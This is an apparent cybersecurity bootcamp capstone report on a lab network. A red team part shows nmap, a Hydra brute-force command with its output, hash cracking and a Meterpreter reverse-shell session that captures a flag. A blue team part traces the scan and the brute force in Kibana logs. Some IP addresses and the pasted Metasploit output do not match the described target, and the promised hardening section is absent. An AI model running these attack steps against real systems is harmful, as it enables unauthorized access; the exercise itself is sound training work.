Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Prepared By: Jesse Wiganowsky

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.105
OS:Linux
Hostname:Capstone

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

IPv4:192.168.1.1
OS:Windows
Hostname:Red vs Blue
ML-REFVM

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Penetration Testing System
ELK	192.68.1.100	Collects and saves logs from network traffic
Capstone	192.169.1.105	Machine Tested for Vulnerabilities
Red vs Blue ML-REFVM	192.168.1.1	Virtual Machine hosting the previous mentioned machines

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 Open **CVE-2019-6579**	An attacker with network access to the web server on port 80/TCP or 443/TCP could execute system commands with administrative privileges. The security vulnerability could be exploited by an unauthenticated attacker with network access to the affected service.	Exposure of sensitive private information included in publicly accessible files on port 80.
Sensitive Data Exposure **CWE-548** **CWE-200** **CWE-23**	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers. This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.	Sensitive information was inadvertently exposed and aided exploiting system vulnerabilities.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Improper Restrictions / Weak Password Policy **CVE-2019-3746** **CWE-307** **CWE-521**	An authenticated remote user may exploit this vulnerability to launch a brute-force authentication attack in order to gain access to the system. The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks. Weak password requirements.	Unauthorized system access was obtained which lead to additional compromise of sensitive information.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Improper Settings / Remote File Inclusion **CVE-2017-7269** **CVE-2022-21907** **CWE-98**	A vulnerability exists in IIS when WebDAV improperly handles object in memory, which could allow an attacker to run arbitrary code on the user's system. An attacker who successfully exploited this vulnerability could gain the same user rights as the current user. HTTP Protocol Stack Remote Code Execution Vulnerability. The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input. Exposure of Sensitive Information to an unauthorized actor.	With WebDAV improperly configured an LFI vulnerability was exploited to upload a PHP reverse shell script.

Exploitation: Port 80 Open


01

Tools & Processes
Kali Linux was used to run an nmap scan of open ports. The command that was ran is nmap -sV -sC 192.168.1.105

02

Achievements
This scan revealed open ports 22 and 80.

03



```
root@Kali:~# nmap -sV -sC 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-02 19:56 PST
Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: Sensitive Data Exposure


01

Tools & Processes
Firefox was used to navigate the company website.

02

Achievements
Discovered sensitive data in a file named “secret_folder”


03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-04-30 04:14	-	
company_folders/	2019-04-30 04:22	-	
company_share/	2019-04-30 16:59	-	
meet_our_team/	2019-04-29 19:13	-	
robots.txt	2019-04-29 23:10	71	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been
terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton
in the future!
```

Exploitation: Improper Restrictions / Weak Password Policy

01

Tools & Processes


Hydra was used to brute-force Ashton's account. Crackstation was used to reveal the password from the hash obtained.

02


Achievements

Obtained system access from Ashton's brute-forced credentials and accessed secrect_folder which contained a password hash that was cracked leading to further system exploitation.


03



```
Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
root@Kali:~# hydra -l ashton -P /usr/share/wordlists//rockyou.txt -s 80 -f -vV 192.168.1.105 ht
tp-get /company_folders/secret_folder
```



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-29 09:47:54
root@Kali:~# 
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1Backup

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Exploitation: Improper Settings / Remote File Inclusion

01

Tools & Processes


Connected to the server through the Webdav exploit using compromised credentials. Launched Meterpreter to craft a malicious .php payload with Msvenom which created a reverse shell when executed.

02


Achievements

Root access was obtained and the flag was captured.

03



```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Descri
ption
   -  ----                                 ---------------  ----   -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49772) at 202
2-01-26 16:51:02 -0800

meterpreter >
```




```
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.o
ld
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-01-29 09:02:47 -0800  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2022-01-29 09:18:21 -0800  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-01-29 09:02:51 -0800  sys
41777/rwxrwxrwx   4096        dir   2022-01-29 09:03:35 -0800  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The scan occurred January 29, 2022 at approximately 17:00
- 23,827 packets were sent from IP address 192.168.1.90 at the peak of the scan
- A sudden increase in network traffic indicates a port scan.


Connections over time [Packetbeat Flows] ECS

@timestamp per hour 2022-01-29 17:00
Unique Flows 23,827


source.ip : 192.168.1.90 and destination.ip : 192.168.1.105

KQL

Jan 29, 2022 @ 17:29:20.0 → Jan 29, 2022 @ 17:29:21.0

Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular


t agent.ephemeral_id

2,018 hits

Jan 29, 2022 @ 17:29:20.000 - Jan 29, 2022 @ 17:29:21.000 — Auto

Analysis: Finding the Request for the Hidden Directory


- On January 29, 2022 at 17:00 there were 12,563 requests for the secret_folder.
- The folder contained instructions to access the server as well Ryan’s hashed password.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	12,563
http://127.0.0.1/server-status?auto=	1,685
http://snnmnkxdhflwgthqismb.com/post.php	265
http://www.gstatic.com/generate_204	140
http://ocsp.godaddy.com	63

Export: Raw Formatted




192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd35

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


Analysis: Uncovering the Brute Force Attack

- 12,563 requests were made, 12,562 unsuccessful before the password was discovered and access was granted.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	12,563
http://127.0.0.1/server-status?auto=	1,685
http://snnmnkxdhflwgthqismb.com/post.php	265
http://www.gstatic.com/generate_204	140
http://ocsp.godaddy.com	63

